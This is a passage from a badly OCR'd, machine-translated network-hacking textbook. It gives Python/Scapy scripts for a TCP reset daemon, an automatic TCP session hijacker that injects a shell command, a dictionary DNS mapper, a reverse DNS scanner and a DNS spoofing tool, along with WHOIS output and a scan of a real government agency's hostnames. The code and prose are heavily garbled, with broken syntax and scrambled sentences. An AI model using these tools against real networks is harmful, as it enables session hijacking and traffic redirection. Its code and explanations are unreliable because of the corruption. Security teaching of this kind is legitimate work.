                      flags = "R")

        send (packet, iface = dev)

        print "RST% s:% d - s>%:% d"% (ip.get_ip_src (),
                                       tcp.get_th_sport ()
                                       ip.get_ip_dst ()
                                       tcp.get_th_dport ())


def usage ():
    print sys.argv [0] + "-i-f <dev> <pcap_filter>"
    sys.exit (1)

try:
    cmd_opts = "f: i:"
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "-f":
        filter = opt [1]
    elif opt [0] == "-i":
        dev = opt [1]
    else
        usage ()

pcap = pcapy.open_live (dev, 1500, 0, 100)

if filter:
    filter = "tcp and" + filter
else
    filter = "tcp"

pcap.setfilter (filter)
print "Resetting all TCP connections on% s" + \
      "Matching filter% s"% (dev, filter)
pcap.loop (0 handle_packet,)
```

The source code is a mixture of a sniffer (see section 5.4) and IP spoofing (Sect. 5.6). The difference from a conventional sniffer is that the RST daemon in the `handle_packet function` from the intercepted package makes a new package that looks as if it came from the receiver of the package commenced. To both source and destination port and reversed source and destination IPs and Acknowledgement number on the SequenceNumber plus one to be set (see section 2.9). When we use the sequence number acknowledgment number, because this is the sequence number that is expected from the other side next.

The defenses against attacks of this nature is the same as against IP spoofing in general: Use IPsec to sign your IP packets.

5:12 Automatic hijack daemon

The creme de la creme of a TCP hijacking toolkit is a mechanism to inject commands into an existing TCP connection. This can be optionally se-like Ettercap (Http://ettercap.sourceforge.net) Interactively or in P.A.T.H. (http://p-a-t-h.sourceforge.net) automatically done by a daemon that waits for a given payload and then kidnapped the connection. As the author of this book is also the author of the PATH project at the same time, here is the automatic option is preferred. So there you go!

```
# / Usr / bin / python

import sys
import getopt
from import scapy.all send, sniff, IP, TCP


dev = "eth0"
srv_port = None
srv_ip = None
client_ip = None
grep = None
inject_data = 'echo' haha '> / tmp / hacked \ n "
hijack_data = {}


def handle_packet (packet):
    ip = packet.getlayer ("IP")
    tcp = packet.getlayer ("TCP")
    flags = tcp.sprintf ("% flags%")

    print "Got packet% s:% d - s>%:% d [% s]" ip.src% (,
                                              tcp.sport,
                                              ip.dst,
                                              tcp.dport,
                                              flags)

    # Check if this is a packet hijackable
    if tcp.sprintf ("% flags%") == "A" or \
       tcp.sprintf ("% flags%") == "PA":
        already_hijacked = hijack_data.get (ip.dst, {}) \
                                       . Get ('hijacked')

        # The packet is from server to client
        if tcp.sport == srv_port and \
           ip.src == srv_ip and \
           not already_hijacked:

            print "Got server sequence" + str (tcp.seq)
            print "Got client sequence" + str (tcp.ack) + "\ n"

            # Found the payload?
```

```
            if grep in st (tcp.payload):
                hijack data.setdefault (ip.dst, {}) \
                            ['Hijack'] = True
                print "Found payload" + str (tcp.payload)
            elif not grep:
                hijack_data.setdefault (ip.dst, {}) \
                            ['Hijack'] = True

            if hijack_data.setdefault (ip.dst, {}) \
                        . Get ('hijack'):

                print "hijacking% s:% d ->% s:% d" ip.dst% (,
                                                    tcp.dport,
                                                    ip.src,
                                                    srv_port)

                # Spoof packet from client
                packet = IP (src = ip.dst, dst = ip.src) / \
                         TCP (sport = tcp.dport,
                             dport = srv_port,
                             seq = tcp.ack + len (inject_data)
                             ack tcp.seq = + 1,
                             flags = "PA") / \
                        inject_data

                send (packet, iface = dev)

                hijack_data [ip.dst] ['hijacked'] = True


def usage ():
    print sys.argv [0]
    print "" "
    <client_ip>-C (optional)
    -D <data_to_inject> (optional)
    <payload_to_grep>-G (optional)
    -I <interface> (optional)
    P <srv_port>
    -S <srv_ip>
    "" "
    sys.exit (1)

try:
    cmd_opts = "c: d: g: i: p: s:"
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "-c":
        client_ip = opt [1]
    elif opt [0] == "-d":
        inject_data = opt [1]
    elif opt [0] == "-g":
```

```
97          grep = opt [1]
98      elif opt [0] == "-i":
99          dev = opt [1]
100     elif opt [0] == "-p":
101         srv_port = int (opt [1])
102     elif opt [0] == "-s":
103         srv_ip = opt [1]
104     else
105         usage ()
106
107 if not srv_ip and not srv_port:
108     usage ()
109
110 if client_ip:
111     print "hijacking TCP connections from% s to" + \
112           "% S on port% d"% (client_ip,
113                              srv_ip,
114                              srv_port)
115
116     filter = "tcp and port" + str (srv_port) + \
117              "And host" srv_ip + + \
118              "And host" + client_ip
119 else
120     print "hijacking all TCP connections to" + \
121     "% S on port% d"% (srv_ip,
122                        srv_port)
123
124     filter = "tcp and port" + str (srv_port) + \
125              "And host" + srv_ip
126
127 sniff (iface = dev, store = 0, filter = filter, prn =
handle_packet)
```

The pivotal point of the program is again the `handle_packet ()` - Function. Here it is first checked whether the intercepted packet the ACK or ACK / PUSH flag is set, which tells us that the TCP connection has been established successfully. Next, we check if the packet was sent from the server to the client. Are only interested in these packages, because we want to send a reply with our own payload. Such was a package on your system successfully intercepted, we still control where appropriate, whether the payload, we are waiting for the is in the package was found before or since. If so, we construct a package that looks like it came from the client. For this we turn to not only the IPs and ports, but still use the completed commenced acknowledgment number as the sequence number, because, let's remember the acknowledgment number is always the sequence number that is expected from the Ge respective counterparty next, and add back the length of our payloads, because for every byte sent, the sequence number is incremented by one. As an acknowledgment number, we use the intercepted sequence number plus one, because this is the next sequence number, we would expect if we would care about the further course of connection.

Theoretically, we could also inject more than one package, because we assume the TCP connection completely. The client can from this point nothing

make because he ACK packets with sequence numbers, sends the hijacking tool has already sent. This can possibly result in an unsightly ACK Storm, because the server would respond to each packet with an RST, but the client would be on it, to want to send this sequence number. In our example, we will not disturb it, however. For training purposes, the reader can, however, extend the script so that the tool the client to a RST packet completely terminated to prevent an ACK Storm.

Lastly, it should be noted that you can still log in, depending on the payload should be aware that he is finished with \ n, otherwise it is such as Telnet only on the screen of the client, but not executed.

5:13 Tools

5.13.1 Scapy

Scapy is not only a fantastic Python library, but also a tool. If you manually Scapy calls, you land in its interactive mode, which is nothing more than a Python Console with Scapy loaded modules.

```
scap
y
```

With the command `ls ()` you can spend all the available protocols can:

```
>>>   Ls
()
ARP: ARP
ASN1_Packet: None
BOOTP      :
BOOTP
..
.
```

A complete listing of all available in Scapy protocols, see the appendix section A.1.

If you put all the headers including default values for a protocol based want, simply by just the name of the protocol as a parameter `ls ()` . use

```
>>>      Ls
(TCP)
sport:  ShortEnumField  =  (20)  dport:
ShortEnumField  =  seq  (80):  IntField  =
(0)
ack: IntField = (0)
dataofs: bitfield = (None)
reserved: bitfield = (0)
flags: flags = Field (2)
window: = Short Field (8192)
chksum: XShortField = (None)
urgptr     : Short Field          = (0)
options    : TCPOptionsField      =
```

Table 5.1 Scapy important functions name

	Description
`send ()`	Sent a packet at Layer 3
`sendp ()`	Sent a packet at Layer 2
`sr ()`	Transmits and receives on Layer 3
`srp ()`	Transmits and receives on Layer 2
`sniff ()`	Reads a network traffic and for each packet received calls a Callback function to
`RandMAC ()`	Generate a random MAC address `RandIP ()`
	Generates a random IP address
`get_if_hwaddr ()`	Determined MAC address of network interface
`get_if_addr ()`	Determined IP address of network interface `ls`
`()`	Lists all the protocols
`ls (protocol)`	Indicates a protocol header
`lsc ()`	Lists all available functions
`help ()`	Documentation shows at a function or protocol

With the command `lsc ()` You can display all functions including a description of type-

```
>>> Lsc ()
arpcachepoison      Poison target's cache with (your MAC,
                      victim's IP) couple
arping              : Send ARP who-has requests to deter
                      mine Which hosts are up
...
```

A listing of Scapy functions are shown in Table 5.1, a complete list of the features found in the appendix in chapter A.

Otherwise the Scapy shell works just like the use of the Scapy modules. Here again as short as a HTTP GET command, which is, however, provide no data, because previously no TCP handshake has taken place.

```
>>> Send ( IP (dst = "www.datenterrorist. De") / \ TCP
          (dport = 80, flags =" A ") /" GET/HTTP/1.0 \ n
          \ n ")
```

Another great feature of Scapy is to be able to represent the statistical analysis of transmitted and received packets graphically, such as the distribution of the TCP sequence numbers. This requires you to but gnuplot (Http://www.gnuplot.info) and the Gnuplot python module install.

```
pip install gnuplot-py
```

Now, as the received packets plot.

```
ans = unans sr (IP (dst = www.daten "terrorist. De"\
                    id = [(0.100)]) / \
                TCP (dport = 80) / "GET/HTTP/1.0 \
n \ n") ans.plot (lambda x: x [1] seq).
```




Figure 5.1 Distribution of TCP sequence numbers

The `lambda function` is called for each received packet and provides as-by that the sequence number to the `plot () function` passed is that using this information conjures up such a beautiful image (Fig. 5.1).

On this picture you can see beautiful again, why the sequence number sequence number is, because we see a continuous line. The initial sequence number is random, but the following will always be incremented for each byte sent by one (see section 2.9).

Who still wants to know more about Scapy, which is the official Scapy-documentation (Http://www.secdev.org/projects/scapy/doc/usage.html) Is highly recommended. Here you not only get every function well explained, there are also a number of further useful liner like traceroute or VLAN hopping and cool Zusatzfea-tures as fuzzing, active and passive fingerprinting, ARP poisoning, ARP ping and DynDNS.

Chapter 6
WHOIS DNS?

Summary DNS or Domain Name System in the long notation is like the phone book of the Internet or intranets. It solves the rather difficult to remember numbers of an IP address in more descriptive and easier to remember names like www.ccc.de or www.springer.com in their names and vice versa. in the IP address Forward resolutions of names to IP address can be realized on A records, reverse resolutions on PTR records. Furthermore, DNS is still used to determine the mail server via a domain MX records and the name server via NS records. CNAME records contrast acids define aliases for host names. Last but not least, DNS can be used for simple load balancing in a round-robin method.

DNS provides a simple and silent variation of a man-in-the-middle attack, as one usually only spoof a single DNS response packet to the pack-ages to hijack a connection. Most computers today have DNS caches where they store resolved hostnames and again only inquiries, under the old IP when they are no longer reachable.

Names of computers, however, are not only pretty sticker on the IP address, they often give an indication of its purpose, and sometimes even their location. Thus, a computer named rtr3.ffm.domain.net is probably one example of at least 3 routers in Frankfurt.

6.1 Log Summary

Illustration 6.1 shows a typical DNS header.

In the ID field is, as the name suggests, a unique ID, so that the client knows which request was for the answer. The QR option specifies whether it (bit is set to 0), the packet is a query or a response (bit 1) is. The opcode defines the type of request. 0 stands for forward and one for reverse resolution. Responses use the RCODE field; here 0 stands for no error, 1 and 2 for incorrect request for server errors.

B. Ballmann, Network Hacks - Intensive, Xpert.press,
DOI 10.1007/978-3-642-24305-9_6, © Springer-Verlag Berlin Heidelberg 2012




Figure 6.1 DNS header

The AA bit indicates whether it is an authorized response (1), ie, whether the server is responsible for the requested domain itself or has the response is itself only learn from another server. The TC bit indicates whether the response was truncated because it is longer than 512 bytes.

You can send a DNS server not only requests to individual hosts and IPs, but also for an entire domain (see section 6.3). This is done via recursion, which may be requested by the RD bit (recursion desired). The answer is the RA bit set to 0, Recursion is not available.

6.2 Required modules

If you have not already done so, you should as soon as possible to install Scapy.

```
pip install Scapy
```

6.3 Questions, questions

About DNS you can learn a lot about a domain, such as from the main DNS record types Tab 6.1 can see. Thus, for example, ask the mail server.

```
host-t MX domain.net
```

Simply set the record type to erfragenden behind the option `T` one and they try it out!

As mentioned in the log overview, you can send recursive DNS queries to a name server to obtain all records of a domain. This actually serves to the fact that a slave server can pull the entire zone for adjustment. If a name server but incorrectly configured, an attacker obtains a shock a lot of valuable information.

```
host-alv domain.net
```

Table 6.1 The main DNS record types Name

	Function
A	Name resolves to IP
CERT	Record Certificate for PGP server, etc.
CNAME	Alias for a host name
DHCID	Defines the DHCP server for the domain
DNAME	Alias for a domain name
DNSKEY	Key for DNSSEC
Ipseckey	Key for IPsec
LOC	Location record
MX	Defines a mail server for the domain
NS	Defines a name server for the domain
PTR	IP resolves to in name
RP	Responsible person
SSHFP	SSH public key

Returns the previous call a wealth of results, you should reconfigure your name servers so that it recursion (sometimes referred to as transfer-net) allows only for your slave server.

6.4 WHOIS

Let's say you have an IP address and want to know to whom it belongs. These exist in the NIC services as DENIC in which domains are registered and the root server instance for the respective TLDs such . `De` host, so-called WHOIS databases. IP addresses are recorded as opposed to domains at the RIPE Network Coordination Centre and either yourself or your provider must be RIPE member to request an IP network.

The WHOIS database of RIPE and NICs as DENIC can often queried via the web interface of the respective NIC services. Simple and elegant, it is however on the console.

```
whois 77.87.229.40
%  This  is  the  RIPE  Database  query
service.
%  The  objects  are  in  RPSL
format.
%
%  The  RIPE  Database  is  subject  to  Terms  and
Conditions.
See% http://www.ripe.net/db/support/db-terms-conditions.pdf

%  Note:  this  output  has  been
filtered.
% To receive output for a database update,
% Use the "-B" flag.

%  Information  related  to  '77  .87.224.0  -
77.87.231.255 '
```

```
inetnum: 77.87.224.0 - 77.87.231.255
netname: BSI IVBB
descr: Federal Office for Security in the
descr: Information Technology
country: U.S.
org: ORG-BA202-RIPE
admin-c: OE245-RIPE
tech-c: OE245-RIPE
status: ASSIGNED PI
mnt-by: RIPE-NCC-END-MNT
mnt-by: BSI IVBB
mnt-by: DTAG-NIC
mnt-lower:      RIPE-NCC-END-MNT
mnt-routes:     BSI IVBB
mnt-domains:    BSI IVBB
source:         RIPE

person: Olaf Erber
address:        Federal Office for Security in IT
address:        Postfach 20 03 63
address: 53133 Bonn
address: Germany
phone: +49 3018 9582 0
e-mail:        ipbb_ivbb@bsi.bund.de
nic-hdl: OE245-RIPE
mnt-by: DFN-NTFY
source: RIPE # Filtered

% Information related to '77

.87.228.0/22AS49234 'route:77.87.228.0/22
descr: BSI IVBB
origin: AS49234
mnt-by: BSI IVBB
source: RIPE # Filtered
```

As you can see, you will learn not only about WHOIS who owns the IP, from whom the area is managed and who is the administrative contact, but also to which network (77.87.224.0 - 77.87.231.255) it belongs. Whois lookups, however, can not be made only for IPs, but also for domain and host names.

6.5 DNS Dictionary Mapper

Will a potential attacker quickly get a list of critical servers, without having to overly loud rumble to a port scanner through the network, it uses DNS for here-among others. First, he might try a complete zone transfer of the domain (see section 6.3).

But hereupon jump on some network intrusion detection systems, since most DNS servers today allow a complete zone transfer usually only for slave servers.

Arrive at a different method of host name of a domain is the use of a DNS mapper. This reads in a dictionary file with usual ServerName men, it depends on the domain name and try a DNS query to resolve this in the IP. If he succeeds, he knows that there is probably this computer (or at least has been, and the zone file is not done properly) and thus can select worthwhile goals.

The following script implements a simple DNS mapper. Dictionary file as a text file that is used in the line at a time is a possible host name.

```
# / Usr / bin / python

import sys
import socket

if len (sys.argv) <3:
    print sys.argv [0] + ": <dict_file> <domain>"
    sys.exit (1)


def do_dns_lookup (name):
    try:
        print name + ":" + socket.gethostbyname (name)
    except socket.gaierror, e:
        print name + ":" + str (e)

try:
    fh = open (sys.argv [1], "r")

    for word in fh.readlines ():
        do_dns_lookup (word.strip () + "." + sys.argv [2])

    fh.close ()
except IOError:
    print "Can not read dictionary" + file
```

New to this source code should solely the function `socket.get hostbyname ()` be, which is simply just pass the host name and the return value, the associated IP address.

6.6 Reverse DNS Scanners

The other way round will however goal faster, at least insofar as PTR records were stored for the IP addresses, which nowadays is usually the case because others Services such as SMTP often insist.

If you section (via WHOIS 6.4 Have) the power to an IP-based ge done, you can enter our next little script the network in the form 192.168.1.1-192.168.1.254. The code splits the function `get_ips ()` the start and end IP to its Byte and expects the IP to a decimal. The following while-loop as long as the same counts for the start IP one and calculates the result back into a 4-byte IP address until the value of stop-IP has been reached. Why is this so complicated resolved, you will now perhaps fra-Gen because I can not add numbers always add up to the last one? Sure, you can implement the algorithm even so, he is, however, be used only for Class C networks, ie for IP addresses, which is to change only the last byte. The algorithm calculates the other hand, the script also address areas for Class B and Class A networks.

```
# / Usr / bin / python

import sys
import socket
from random import randint

if len (sys.argv) <2:
    print sys.argv [0] + ": <start_ip> - <stop_ip>"
    sys.exit (1)


def get_ips (start_ip, stop_ip):
    ips = []
    tmp = []

    for i in start_ip.split ('.')
        tmp.append ("% 02X"% long (i))

    start_dec = long (''. join (tmp), 16)
    tmp = []

    for i in stop_ip.split ('.')
        tmp.append ("% 02X"% long (i))

    stop_dec = long (''. join (tmp), 16)

    while (start_dec <stop_dec + 1):
        bytes = []
        bytes.append (str (int (start_dec / 16777216)))
        start_dec rem =% 16777216
        bytes.append (str (int (rem / 65536)))
        rem rem =% 65536
        bytes.append (str (int (rem / 256)))
        rem rem =% 256
        bytes.append (str (rem))
        ips.append (". ". join (bytes))
        start_dec + = 1

    return ips
```

```
40
41
42 def dns_reverse_lookup (start_ip, stop_ip):
43     ips = get_ips (start_ip stop_ip,)
44
45     while len (ips)> 0:
46         i = randint (0, len (ips) - 1)
47         lookup_ip = str (ips [i])
48
49         try:
50             print lookup_ip + ":" + \
51             str (socket.gethostbyaddr (lookup_ip) [0])
52         except (socket.herror, socket.error):
53             pass
54
55         del ips [i]
56
57 start_ip, stop_ip = sys.argv [1] split ('-').
58 dns_reverse_lookup (start_ip stop_ip,)
```

Function `dns_reverse_lookup ()` does the rest of the work, because it iterates through the list of the calculated random IP address range, and sends using the function `socket.gethostbyaddr ()` an inverse query for the IP. Errors of `gethostbyaddr ()` as "Unknown host" can be suppressed by the try-except block.

If adopted this script, for example, the IP addresses of the Federal Office for Radiation Protection dissolve, you get the following result:

```
. / Reverse-dns-scanner.py 194.94.68.0-194.94.69.255
194.94.69.75: ngainfo.bfs.de
194.94.69.82: extranet.bfs.de
194.94.69.121: www.bfs.de
194.94.69.77: sk.bfs.de
194.94.69.68: groupware.bfs.de
194.94.69.71: test.bfs.de
194.94.69.100: ox-groupware.bfs.de
194.94.69.70: assearchive.bfs.de
194.94.69.123: jp-files.bfs.de
194.94.69.114: ndkk.bfs.de
194.94.69.80: mx02.sz.bfs.de
194.94.69.72: isizurs.bfs.de
194.94.69.106: node1.extern.bfs.de
194.94.69.116: hrq.bfs.de
194.94.69.94: tecdovpn.sz.bfs.de
194.94.69.103: mx01.sz.bfs.de
194.94.69.117: hrqreg.bfs.de
194.94.69.122: node2.extern.bfs.de
194.94.69.118: elan.bfs.de
194.94.69.78: melodionline.bfs.de
194.94.69.74: odlinfo.bfs.de
194.94.69.69: intranet.bfs.de
194.94.69.102: fw01.sz.bfs.de
194.94.69.67: dns01.bfs.de
```

```
194.94.69.73: pvgb.bfs.de
194.94.69.107: elan.imis.bfs.de
194.94.69.104: rayvpn.bfs.de
194.94.68.1: testptr.bfs.de
194.94.69.81: burg.bfs.de
194.94.69.111: era.bfs.de
194.94.69.108: filetransfer.bfs.de
194.94.69.83: doris.bfs.de
```

As you can see, such a scan provides many useful information very quickly through a network.

6.7 DNS spoofing

DNS spoofing is next to see ARP spoofing (Sect. 4.2) the most popular variety for man-in-the-middle attacks. Here is sent similar to ARP spoofing on a DNS request to its own IP address as a response in the hope that the reply to the sender of the packet arrives faster than the real DNS server.

For this we again use the ever-popular Scapy library. The sour-ce is the code of the RST daemon (see section 5.11) very similar. We sniff the network traffic with the help of `sniff () function` of Scapy, this time the 53rd international essieren us only UDP packets to or from port DNS packets over TCP observed the tool is not what should not continue to be bad, because they're in the wild expanses of real networks extremely rare. The tool also requires yet a hosts file, in order to know which of the hosts for which it is to send fake IPs.

```
1217.79.220.184 *
280.237.132.86 www.datenliebhaber.de
3192.168.23.42 www.ccc.de
```

The format is the same as the Linux / Unix / etc / hosts file. The first entry is the IP address and the host name of the second separated with a space character. * As a host name to indicate that this IP is to be used for any other host name.

```
1# / Usr / bin / python
2
3  import sys
4  import getopt
5  import scapy.all as scapy
6
7  dev = "eth0"
8  filter = "udp port 53"
9  file = None
10 dns_map = {}
11
```

```
def handle_packet (packet):
    ip = packet.getlayer (scapy.IP)
    udp = packet.getlayer (scapy.UDP)
    dhcp = packet.getlayer (scapy.DHCP)

    # Standard (a record), dns query
    dns.qr if == 0 and dns.opcode == 0:
        queried_host dns.qd.qname = [: -1]
        resolved_ip = None

        if dns_map.get (queried_host):
            resolved_ip = dns_map.get (queried_host)
        elif dns_map.get ('*'):
            resolved_ip dns_map.get = ('*')

        if resolved_ip:
            dns_answer = scapy.DNSRR (rrname queried_host + = "."
                                      ttl = 330,
                                      type = "A",
                                      rclass = "IN"
                                      rdata = resolved_ip)

            dns_reply scapy.IP = (src = ip.dst, dst = ip.src) / \
                        scapy.UDP (sport udp.dport =
                                   dport = udp.sport) / \
                        scapy.DNS (
                            id = dns.id,
                            qr = 1,
                            aa = 0,
                            rcode = 0,
                            qd = dns.qd,
                            at = dns_answer
                        )

            print "Send% s has% s to% s"% (queried_host,
                                           resolved_ip,
                                           ip.src)
            scapy.send (dns_reply, iface = dev)


def usage ():
    print sys.argv [0] + "-f-i <hosts-file> <dev>"
    sys.exit (1)


def parse_host_file (file):
    for line in open (file):
        line.rstrip line = ('\ n')

        if line:
            (Ip, host) = line.split ()
            dns_map [host] = ip

```

```
try:
    cmd_opts = "f: i:"
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "-i":
        dev = opt [1]
    elif opt [0] == "-f":
        file = opt [1]
    else
        usage ()

if file:
    parse_host_file (file)
else
    usage ()

print "Spoofing DNS requests on% s"% (dev)
scapy.sniff (iface = dev, filter = filter, prn = handle_packet)
```

For each package, the function mitgelesene `handle_packet` called. Here we decode the first thing the IP, UDP and DNS layers to access the individual protokolleigenschaften can and make sure that we have intercepted a DNS query packet. The Header property `qr` is set to 0 when it is a DNS query, and to 1 if it is a DNS response packet. The option `opcode` however indicates what kind of subspecies it is han-Delt. 0 stands for a "normal" A record query, ie we want to resolve a host name to an IP address, but there are others still the PTR query (asked for an IP name for more information, see Table 6.1). The `AA bit` indicates whether this is an Authoritative Answers package, so if we are the name server that administers this domain, or whether our response also requested only ha-ben. The `rcode` is responsible for the error handling. A value of 0 indicates that there was no error in the resolution.

In each DNS response is next to the answer also still contain the request. The answer is quite simple from the host, which was asked to un-water determined from the DNS host file spoofed IP address and the `Type A` forward for resolution, as well as | lstinine | rclass IN | for an Internet address. Source and destination IP and port are swapped, so the packet to its original sender-tion goes, and means `send` returned.

The type of attack is very easy to recognize, because you will see a sniffer two response packets for only one request. Moreover, just variants of DNA are being developed which cryptographically sign their answers, so that the client can use the signature to detect whether the answer comes from a legitimate server. The most common variant is DNSSEC.

6.8 Tools

6.8.1 Chaosmap

Chaosmap is a DNS / Whois / web server scanner and information gathering tool. It implements a DNS mapper, which may optionally also provide WHOIS queries, and thus can determine among others the name of the owner of the domain name or IP and its location, this also applies to Reverse DNS. In addition, suit-it is a web server scanner which tried using a dictionary, ver-infected directories and files such as password and backup files to guess-Ten. When needed, it can be first or only those directories and file - Search s with the help of Google and only when there was nothing found, access to the real web server. Lastly, it can be employed to search for e-mail addresses for one or more domains with Google or scan a domain with the help of so-called Google hacking queries.

Chapter 7
HTTP hacks

Summary HyperText Transfer Protocol, or HTTP, is probably the most well-known protocol of the Internet. It is now so dominant that many people even think HTTP (or WWW) is solely the internet.

There is no longer only information sites, shopping portals, search engines, e-mail and forums services as Web applications, but also writing software, wikis, blogs, calendars, social networking, chat and forum software, e-government applications, etc. The list could arbitrarily be pursued, since not-otherwise Google created Chrome OS even an entire operating system, whose complete applications are Web applications and their data is stored in the cloud (whether it's someone needs or wants, whether times dahinge-presents).

It would therefore not surprising that most attacks are now on Web applications, and that the most popular attack tool is a web browser. Reasons enough to detail to deal with the security of the Web.

7.1 Protocol Overview

HTTP is a stateless plaintext protocol, meaning each request is transmitted as text and is independent of the previous one. Therefore, it is easy, even "web browser" to play. Use telnet program or the ever popu-te netcat to connect to a web server on port 80 and send them the following question:

```
telnet www.datenterrorist.de 80
GET / HTTP/1.0
```

Done. That's all you need for a valid HTTP 1.0 request. Close the command with a blank line, and from the server to you the same answer lie away-as if you had opened the page with a browser. Let's look at just what you have sent. GET HTTP method is called, it is

B. Ballmann, Network Hacks - Intensive, Xpert.press,
DOI 10.1007/978-3-642-24305-9_7, © Springer-Verlag Berlin Heidelberg 2012

Table 7.1 HTTP methods Method

	Description
GET	Request a Resource
POST	Sends data together with a request to save this or update
HEAD	As a response only the header content back without PUT
	Create or update a resource
DELETE	Delete a resource
OPTIONS	Lists all the web server supported methods, content types and
	-Encodings
TRACE	Sends the input as output
CONNECT	Connects this server / proxy to another HTTP-Server/-Proxy

there are different (see Table 7.1). **GET** should be used when a resource ce is requested, POST, however, when applied, because a POST request guarantees the browser that this request is sent only once, unless the user is sure to send them more than once. HTTP 1.0 defines otherwise still the HEAD method, which corresponds to a GET method without the content body, ie without the actual HTML page. The server sends us only the header as a response. HTTP 1.1 defines five other methods: Update to PUT a resource to set up new or, DELETE about to delete a resource, OPTIONS for inquiring of the available methods, and other properties such as content encodings, TRACE for debugging and CONNECT to connect another Web server / proxy.

The TRACE method, you should always turn off in your web server, attackers because they provide a way for so-called cross-site scripting attacks (see section 7.11).

Requests in HTTP 1.1 requires additionally a host header.

```
telnet www.datenterrorist.de 80
GET / HTTP/1.1
Host: www.datenterrorist.de
```

All other header options defining HTTP (see Table 7.1), are optional. With the option Connection, we can tell the Web server that we want to send more than one request, and it does not close the connection after the response is. Content-Length is the size of the content in Bodys By-th, however, the content-type mime-type. Other important options are Referer request, including the URL of the current request comes AUTHORIZATION-tion with which the HTTP Auth login cookie functionality is realized and that includes all the client sends to the server cookies.

Cookies are name / value pairs, the server asks the client to store in order to subsequently mitzuschicken with every request. More about cookies from Sect. 7.6 about cookie manipulation.

HTTP Auth works in the simplest case (in Basic mode) Base64 co-coded, ie unencrypted. For real security, you should digest access

Method	URL	Version
Host		
Connection		
Content-Encoding		
Content-Length		
Content-Type		
Transfer-Encoding		
Accept		
Accept-Encoding		
Authorization		
Cookie		
If-Modified-Since		
If-None-Match		

Figure 7.1 HTTP request header

Version	Status-Code	Status-Message
Server		
Content-Type		
Content-Length		
Content-Encoding		
Transfer-Encoding		
Connection		
Cache-Control		
ETag		
Expires		
Location		
Pragma		
Set-Cookie		
WWW-Authenticate		
Via		
Age		
Date		
Extensions		

Figure 7.2 HTTP response header

Table 7.2 The main HTTP status code code

	Description
200	Request successfully
201	Resource was created
301	Resource has moved permanently
307	Resource was diverted temporarily
400	Incomprehensible request
401	Authorization Required
403	Access Forbidden
	Resource not found
405	Method not allowed
500	Internal Server Error

Authentication use! That would otherwise easily Username/Passwort-Kombi- the nation can be read, demonstrating section 7.7.

A typical HTTP response is shown in Fig 7.2. The only fixed part of the header is the first line and in addition to the HTTP version, a status code and a status message.

HTTP status codes can be broadly divided into five groups. The code starts with a 1, the server to send the next request otherwise (eg with a newer version of HTTP). However, the code begins with a 2, the request was successful and completely error free, at a 3 was the request successfully, but was diverted from the server. A 4 indicates an error. The best known is probably 404, which indicates that the resource is not found, and 403, which states that access is denied to the resource. With a 5 front there was even a serious error such as 500 Internal Server Error. A list of major status codes can be found in Table 7.2.

Other important HTTP response headers in addition to Content-Length, Content-Type and Content-Encoding header as yet Location that contains the requested URL, and set a cookie for a cookie.

A complete description of the HTTP protocol, including all status codes, see RFC 2616 www.w3.org/Protocols/rfc2616/rfc2616.html.

Web 7.2

For several years, Web services are very much in style. A web service is a service that provides a machine-to-machine communication. There are a number of new protocols and standards have been developed, such as REST, which uses the HTTP methods GET, PUT, and DELETE, a CRUD (Create, Read, Update, Delete) API offering, XML-RPC, the remote procedure calls in XML sent via HTTP and SOAP encoding, sends the XML into objects even entire co-coded and through the net. SOAP defines yet another XML format, which

WSDL (Web Service Description Language), which describes a web service and intended that the remote computer can automatically generate stub code, which allows him to use the web service.

We are in this book does not elaborate on the specific web service protocols, as this chapter is concerned only with HTTP hacking. It should be noted however that all the attack described here also apply to the Web. Often, however, no attacks on web services necessary, since they are completely unprotected. Nevertheless, if an attack should it be necessary, provide complicated, bloated protocols such as the Simple Object Access Protocol SOAP only other possibilities.

7.3 Required modules

Most of the examples in this chapter do not use the distribu-tion of the Python urllib2 module supplied, but httplib2, because it offers so nice benefits such as caching, support for webcasting, and data compression.

